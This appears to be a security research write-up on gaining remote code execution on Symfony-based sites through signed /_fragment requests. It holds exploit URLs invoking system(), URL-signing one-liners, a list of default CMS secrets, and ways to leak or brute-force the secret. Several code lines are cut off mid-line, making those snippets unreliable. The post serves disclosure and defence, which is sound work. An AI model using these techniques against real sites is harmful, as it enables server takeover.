Secret fragments: Remote code execution on Symfony based websites

Since its creation in 2008, the use of the Symfony framework has been growing more and more in PHP based applications. It is now a core component of many well known CMSs, such as Drupal, Joomla!, eZPlatform (formerly eZPublish), or Bolt, and is often used to build custom websites.

One of Symfony's built-in features, made to handle ESI (Edge-Side Includes), is the `FragmentListener` class. Essentially, when someone issues a request to `/_fragment`, this listener sets request attributes from given GET parameters. Since this allows to **run arbitrary PHP code** (*more on this later*), the request has to be signed using a HMAC value. This HMAC's secret cryptographic key is stored under a Symfony configuration value named `secret`.

This configuration value, `secret`, is also used, for instance, to build CSRF tokens and remember-me tokens. Given its importance, this value must obviously be very random.

Unfortunately, we discovered that oftentimes, the secret either has a **default value**, or there exist **ways to obtain the value, bruteforce it offline, or to purely and simply bypass the security check that it is involved with**. It most notably affects Bolt, eZPlatform, and eZPublish.

Although this may seem like a begnin configuration issue, we have found that default, bruteforceable or guessable values are **very, very often present** in the mentioned CMSs as well as in custom applications. This is mainly due to not putting enough emphasis on its importance in the documentation or installation guides.

Furthermore, an attacker can escalate less-impactful vulnerabilities to either read the `secret` (through a file disclosure), bypass the `/_fragment` signature process (using an SSRF), and even leak it through `phpinfo()` !

In this blogpost, we'll describe how the secret can be obtained in various CMSs and on the base framework, and how to get code execution using said secret.

Being a modern framework, Symfony has had to deal with generating sub-parts of a request from its creation to our times. Before `/_fragment`, there was `/_internal` and `/_proxy`, which did essentially the same thing. It produced a lot of vulnerabilities through the years: CVE-2012-6432, CVE-2014-5245, and CVE-2015-4050, for instance.

Since Symfony 4, the secret is generated on installation, and the `/_fragment` page is disabled by default. One would think, therefore, that the conjunction of both having a weak `secret`, and enabled `/_fragment`, would be rare. It is not: many frameworks rely on old Symfony versions (even 2.x is very present still), and implement either a static `secret` value, or generate it poorly. Furthermore, many rely on ESI and as such enable the `/_fragment` page. Also, as we'll see, other lower-impact vulnerabilities can allow to dump the secret, even if it has been securely generated.

We'll first demonstrate how an attacker, having knowledge of the `secret` configuration value, can obtain code execution. This is done for the last `symfony/http-kernel` version, but is similar for other versions.

Using `/_fragment` to run arbitrary code

As mentioned before, we will make use of the `/_fragment` page.

```
# ./vendor/symfony/http-kernel/EventListener/FragmentListener.php

class FragmentListener implements EventSubscriberInterface
{
    public function onKernelRequest(RequestEvent $event)
    {
        $request = $event->getRequest();

        # [1]
        if ($this->fragmentPath !== rawurldecode($request->getPathInfo())) {
            return;
        }

        if ($request->attributes->has('_controller')) {
            // Is a sub-request: no need to parse _path but it should still be rem
            $request->query->remove('_path');

            return;
        }

        # [2]
        if ($event->isMasterRequest()) {
            $this->validateRequest($request);
        }

        # [3]
        parse_str($request->query->get('_path', ''), $attributes);
        $request->attributes->add($attributes);
        $request->attributes->set('_route_params', array_replace($request->attribu
        $request->query->remove('_path');
    }
}
```

`FragmentListener:onKernelRequest` will be run on every request: if the request's path is `/_fragment` [1], the method will first check that the request is valid (*i.e.* properly signed), and raise an exception otherwise [2]. If the security checks succeed, it will parse the url-encoded `_path` parameter, and set `$request` attributes accordingly.

Request attributes are not to be mixed up with HTTP request parameters: they are internal values, maintained by Symfony, that usually cannot be specified by a user. One of these request attributes is `_controller`, which specifies which Symfony controller (a *(class, method)* tuple, or simply a *function*) is to be called. Attributes whose name does not start with _ are arguments that are going to be fed to the controller. For instance, if we wished to call this method:

```
class SomeClass
{
    public function someMethod($firstMethodParam, $secondMethodParam)
    {
        ...
    }
}
```

We'd set `_path` to:

```
_controller=SomeClass::someMethod&firstMethodParam=test1&
secondMethodParam=test2
```

The request would then look like this:

```
http://symfony-site.com
/_fragment?_path=_controller%3DSomeClass%253A%253AsomeMethod%26firstMethodParam%3D
_hash=...
```

Essentially, this allows to call any function, or any method of any class, with any parameter. Given the plethora of classes that Symfony has, **getting code execution is trivial**. We can, for instance, call `system()`:

```
http://localhost:8000
/_fragment?_path=_controller%3Dsystem%26command%3Did%26return_value%3Dnull&
_hash=...
```

Calling system won't work every time: refer to the Exploit section for greater details about exploitation subtilities.

One problem remains: how does Symfony verify the signature of the request?

Signing the URL

To verify the signature of an URL, an HMAC is computed against the *full* URL. The obtained hash is then compared to the one specified by the user.

Codewise, this is done in two spots:

```
# ./vendor/symfony/http-kernel/EventListener/FragmentListener.php

class FragmentListener implements EventSubscriberInterface
{
    protected function validateRequest(Request $request)
    {
        // is the Request safe?
        if (!$request->isMethodSafe()) {
            throw new AccessDeniedHttpException();
        }

        // is the Request signed?
        if ($this->signer->checkRequest($request)) {
```

```
            return;
        }

        # [3]
        throw new AccessDeniedHttpException();
    }
}

# ./vendor/symfony/http-kernel/UriSigner.php

class UriSigner
{
    public function checkRequest(Request $request): bool
    {
        $qs = ($qs = $request->server->get('QUERY_STRING')) ? '?'.$qs : '';

        // we cannot use $request->getUri() here as we want to work with the origi
        return $this->check($request->getSchemeAndHttpHost().$request->getBaseUrl(
    }

    /**
     * Checks that a URI contains the correct hash.
     *
     * @return bool True if the URI is signed correctly, false otherwise
     */
    public function check(string $uri)
    {
        $url = parse_url($uri);
        if (isset($url['query'])) {
            parse_str($url['query'], $params);
        } else {
            $params = [];
        }

        if (empty($params[$this->parameter])) {
            return false;
        }

        $hash = $params[$this->parameter];
        unset($params[$this->parameter]);

        # [2]
        return hash_equals($this->computeHash($this->buildUrl($url, $params)), $ha
    }

    private function computeHash(string $uri): string
    {
        # [1]
        return base64_encode(hash_hmac('sha256', $uri, $this->secret, true));
    }

    private function buildUrl(array $url, array $params = []): string
    {
        ksort($params, SORT_STRING);
        $url['query'] = http_build_query($params, '', '&');

        $scheme = isset($url['scheme']) ? $url['scheme'].'://' : '';
        $host = isset($url['host']) ? $url['host'] : '';
        $port = isset($url['port']) ? ':'.$url['port'] : '';
```

```
        $user = isset($url['user']) ? $url['user'] : '';
        $pass = isset($url['pass']) ? ':'.$url['pass'] : '';
        $pass = ($user || $pass) ? "$pass@" : '';
        $path = isset($url['path']) ? $url['path'] : '';
        $query = isset($url['query']) && $url['query'] ? '?'.$url['query'] : '';
        $fragment = isset($url['fragment']) ? '#'.$url['fragment'] : '';

        return $scheme.$user.$pass.$host.$port.$path.$query.$fragment;
    }
}
```

In short, Symfony extracts the `_hash` GET parameter, then reconstructs the full URL, for instance `https://symfony-site.com/_fragment?_path=controller%3d...%26argument1=test%26...`, computes an HMAC from this URL using the `secret` as key [1], and compares it to the given hash value [2]. If they don't match, a `AccessDeniedHttpException` exception is raised [3], resulting in a `403` error.

Example

To test this, let's setup a test environment, and extract the secret (in this case, randomly generated).

```
$ git clone https://github.com/symfony/skeleton.git
$ cd skeleton
$ composer install
$ sed -i -E 's/#(esi|fragment)/\1/g' config/packages/framework.yaml # Enable ESI/f
$ grep -F APP_SECRET .env # Find secret
APP_SECRET=50c8215b436ebfcc1d568effb624a40e
$ cd public
$ php -S 0:8000
```

Now, visiting `http://localhost:8000/_fragment` yields a `403`. Let's now try and provide a valid signature:

```
$ python -c "import base64, hmac, hashlib; print(base64.b64encode(hmac.HMAC(b'50c8
b'lNweS5nNP8QCtMqyqrW8HIl4j9JXIfscGeRm/cmFOh8='
```


By checking out `http://localhost:8000/_fragment?_hash=lNweS5nNP8QCtMqyqrW8HIl4j9JXIfscGeRm/cmFOh8=`, we now have a `404` status code. The signature was correct, but we did not specify any request attribute, so Symfony does not find our controller.

Since we can call any method, with any argument, we can for instance pick `system($command, $return_value)`, and provide a payload like so:

```
$ page="http://localhost:8000/_fragment?_path=_controller%3Dsystem%26command%3Did%
$ python -c "import base64, hmac, hashlib; print(base64.b64encode(hmac.HMAC(b'50c8
b'GFhQ4Hr1LIA8mO1M/qSfwQaSM8xQj35vPhyrF3hvQyI='
```

We can now visit the exploit URL: `http://localhost:8000/_fragment?_path=_controller%3Dsystem%26command%3Did%26return_value%3Dnull&_hash=GFhQ4Hr1LIA8mO1M/qSfwQaSM8xQj35vPhyrF3hvQyI=`.

Despite the `500` error, we can see that **our command got executed**.



RCE using fragment

Again: all of this would not matter if secrets were not obtainable. Oftentimes, they are. We'll describe several ways of getting code execution without any prior knowledge.

Through vulnerabilities

Let's start with the obvious: using lower-impact vulnerabilities to obtain the secret.

File read


Evidently, a file read vulnerability could be used to read the following files, and obtain `secret`:

- `app/config/parameters.yml`
- `.env`

As an example, some Symfony debug toolbars allow you to read files.

PHPinfo

On recent symfony versions (3.x), `secret` is stored in `.env` as `APP_SECRET`. Since it is then imported as an environment variable, they can be seen through a `phpinfo()` page.



Variable	
$_SERVER['HTTP_UPGRADE_INSECURE_REQUESTS']	1
$_SERVER['REQUEST_TIME_FLOAT']	1598877068.315
$_SERVER['REQUEST_TIME']	1598877068
$_SERVER['APP_ENV']	dev
$_SERVER['APP_SECRET']	8fbb8fd1dd36a582f751e0c452af4fb
$_SERVER['SYMFONY_DOTENV_VARS']	APP_ENV,APP_SECRET
$_SERVER['APP_DEBUG']	1
$_SERVER['SHELL_VERBOSITY']	3
$_ENV['APP_ENV']	dev
$_ENV['APP_SECRET']	8fbb8fd1dd36a582f751e0c452af4fb
$_ENV['SYMFONY_DOTENV_VARS']	APP_ENV,APP_SECRET
$_ENV['APP_DEBUG']	1
$_ENV['SHELL_VERBOSITY']	3

Leaking APP_SECRET through phpinfo

This can most notably be done through Symfony's profiler package, as demonstrated by the screenshot.

SSRF / IP spoofing (CVE-2014-5245)

The code behind `FragmentListener` has evolved through the years: up to version *2.5.3*, when the request came from a trusted proxy (read: `localhost`), it would be considered safe, and as such the hash would not be checked. An SSRF, for instance, can allow to immediately run code, regardless of having `secret` or not. This notably affects eZPublish up to 2014.7.

```
# ./vendor/symfony/symfony/src/Symfony/Component/HttpKernel/EventListener/Fragment
# Symfony 2.3.18
```


```
class FragmentListener implements EventSubscriberInterface
{
    protected function validateRequest(Request $request)
    {
        // is the Request safe?
        if (!$request->isMethodSafe()) {
            throw new AccessDeniedHttpException();
        }

        // does the Request come from a trusted IP?
        $trustedIps = array_merge($this->getLocalIpAddresses(), $request->getTrust
        $remoteAddress = $request->server->get('REMOTE_ADDR');
        if (IpUtils::checkIp($remoteAddress, $trustedIps)) {
            return;
        }

        // is the Request signed?
        // we cannot use $request->getUri() here as we want to work with the origi
        if ($this->signer->check($request->getSchemeAndHttpHost().$request->getBas
            return;
        }

        throw new AccessDeniedHttpException();
    }

    protected function getLocalIpAddresses()
    {
        return array('127.0.0.1', 'fe80::1', '::1');
    }
```

Admittedly, all of those techniques require another vulnerability. Let's dive into an even better vector: default values.

Through default values

Symfony <= 3.4.43: `ThisTokenIsNotSoSecretChangeIt`

When setting up a Symfony website, the first step is to install the symfony-standard skeleton. When installed, a prompt asks for some configuration values. By default, the key is `ThisTokenIsNotSoSecretChangeIt`.



Installation of Symfony through composer

On later versions (4+), the secret key is generated securely.

ezPlatform 3.x (latest): `ff6dc61a329dc96652bb092ec58981f7`

ezPlatform, the successor of ezPublish, still uses Symfony. On Jun 10, 2019, a commit set the default key to `ff6dc61a329dc96652bb092ec58981f7`. Vulnerable versions range from 3.0-alpha1 to 3.1.1 (current).

Although the documentation states that the secret should be changed, it is not enforced.

ezPlatform 2.x: `ThisEzPlatformTokenIsNotSoSecret_PleaseChangeIt`

Like Symfony's skeleton, you will be prompted to enter a secret during the installation. The default value is `ThisEzPlatformTokenIsNotSoSecret_PleaseChangeIt`.

Bolt CMS <= 3.7 (latest): `md5(__DIR__)`

Bolt CMS uses Silex, a deprecated micro-framework based on Symfony. It sets up the secret key using this computation:


```
# ./vendor/silex/silex/src/Silex/Provider/HttpFragmentServiceProvider.php
$app['uri_signer.secret'] = md5(__DIR__);

# ./vendor/silex/silex/src/Silex/Provider/FormServiceProvider.php
$app['form.secret'] = md5(__DIR__);
```

As such, one can guess the secret, or use a Full Path Disclosure vulnerability to compute it.

If you did not succeed with default secret keys, do not despair: there are other ways.

Bruteforce

Since the secret is often set manually (as opposed to generated randomly), people will often use a passphrase instead of a secure random value, which makes it bruteforceable if we have a hash to bruteforce it against. Obviously, a valid `/_fragment` URL, such as one generated by Symfony, would provide us a valid message-hash tuple to bruteforce the secret.



A valid request to fragment is included in the response

At the beginning of this blogpost, we said that Symfony's secret had several uses. One of those uses is that it is also used to generate CSRF tokens. Another use of `secret` is to sign remember-me cookies. In some cases, an attacker can use his own CSRF token or remember-me cookie to bruteforce the value of `secret`.

The reverse engineering of the construction of those tokens is left as an exercise to *the reader.*

Going further: eZPublish

As an example to how secrets can be bruteforced in order to achieve code execution, we'll see how we can find out eZPublish 2014.07's secret.

Finding bruteforce material

eZPublish generates its CSRF tokens like this:

```
# ./ezpublish_legacy/extension/ezformtoken/event/ezxformtoken.php
self::$token = sha1( self::getSecret() . self::getIntention() . session_id() );
```

To build this token, eZP uses two values we know, and the secret: `getIntention()` is the action the user is attempting (`authenticate` for instance), `session_id()` is the PHP session ID, and `getSecret()`, well, is Symfony's `secret`.

Since CSRF tokens can be found on some forms, we now have the material to bruteforce the secret.

Unfortunately, ezPublish incorporated a bundle from sensiolabs, [sensio/distribution-bundle](). This package makes sure the secret key is random. It generates it like this, upon installation:

```
# ./vendor/sensio/distribution-bundle/Sensio/Bundle/DistributionBundle/Configurato

private function generateRandomSecret()
{
    return hash('sha1', uniqid(mt_rand()));
}
```


This looks really hard to bruteforce: `mt_rand()` can yield 2^{31} different values, and `uniqid()` is built from the current timestamp (with microseconds).

```
// Simplified uniqid code

struct timeval tv;
gettimeofday(&tv, NULL);
return strpprintf(0, "%s%08x%05x", prefix, tv.tv_sec, tv.tv_usec);
```

Disclosing the timestamp

Luckily, we know this secret gets generated on the last step of the installation, right after the website gets set up. This means we can probably leak the timestamp used to generate this hash.

One way to do so is using the logs (*e.g.* `/var/log/storage.log`); one can leak the first time a cache entry was created. The cache entry gets created right after `generateRandomSecret()` is called.



Sample log contents: the timestamp is similar to the one used to compute secret

If logs aren't available, one can use the very powerful search engine of eZPublish to find the time of creation of the very first element of the website. Indeed, when the site is created, a lot of timestamps are put into the database. This means that the timestamp of the initial data of the eZPublish website is the same as the one used to compute `uniqid()`. We can look for the `landing_page` *ContentObject* and find out its timestamp.

We are now aware of the timestamp used to compute the secret, as well as a hash of the following form:

```
$random_value = mt_rand();
$timestamp_hex = sprintf("%08x%05x", $known_timestamp, $microseconds);
$known_plaintext = '<intention><sessionID>';
$known_hash = sha1(sha1(mt_rand() . $timestamp_hex) . $known_plaintext);
```

This leaves us with a total of $2^{31} * 10^6$ possibilities. It feels doable with [hashcat]() and a good set of GPUs, but hashcat does not provide a `sha1(sha1($pass).$salt)` kernel. Luckily, we implemented it! You can find [the pull-request here]().

Using our cracking machine, which boasts 8 GPUs, we can crack this hash in *under 20 hours*.

After getting the hash, we can use `/_fragment` to execute code.

Symfony is now a core component of many PHP applications. As such, any security risk that affects the framework affects lots of websites. As demonstrated in this article, either a weak secret or a less-impactful vulnerability allows attackers to obtain **remote code execution**.

As a blue teamer, you should have a look at every of your Symfony-dependent websites. Up-to-date software cannot be ruled out for vulnerabilities, as the secret key is generated at the first installation of the product. Hence, if you created a Symfony-3.x-based website a few years ago, and kept it up-to-date along the way, chances are the secret key is still the default one.

Theory

On the first hand, we have a few things to worry about when exploiting this vulnerability:

- The HMAC is computed using the **full URL**. If the website is behind a reverse proxy, we need to use the internal URL of the service instead of the

one we're sending our payload to. For instance, the internal URL might be over HTTP instead of HTTPS.
- The HMAC's algorithm changed over the years: it was **SHA-1** before, and is now **SHA-256**.
- Since Symfony removes the `_hash` parameter from the request, and then generates the URL again, we need to compute the hash on the same URL as it does.
- Lots of secrets can be used, so we need to check them all.
- On some PHP versions, we cannot call functions which have "by-reference" parameters, such as `system($command, &$return_value)`.
- On some Symfony versions, `_controller` cannot be a function, it has to be a method. We need to find a Symfony method that allows us to execute code.

On the other hand, we can take advantage of a few things:

- Hitting `/_fragment` with no params, or with an invalid hash, should return a `403`.
- Hitting `/_fragment` with a valid hash but without a valid controller should yield a `500`.

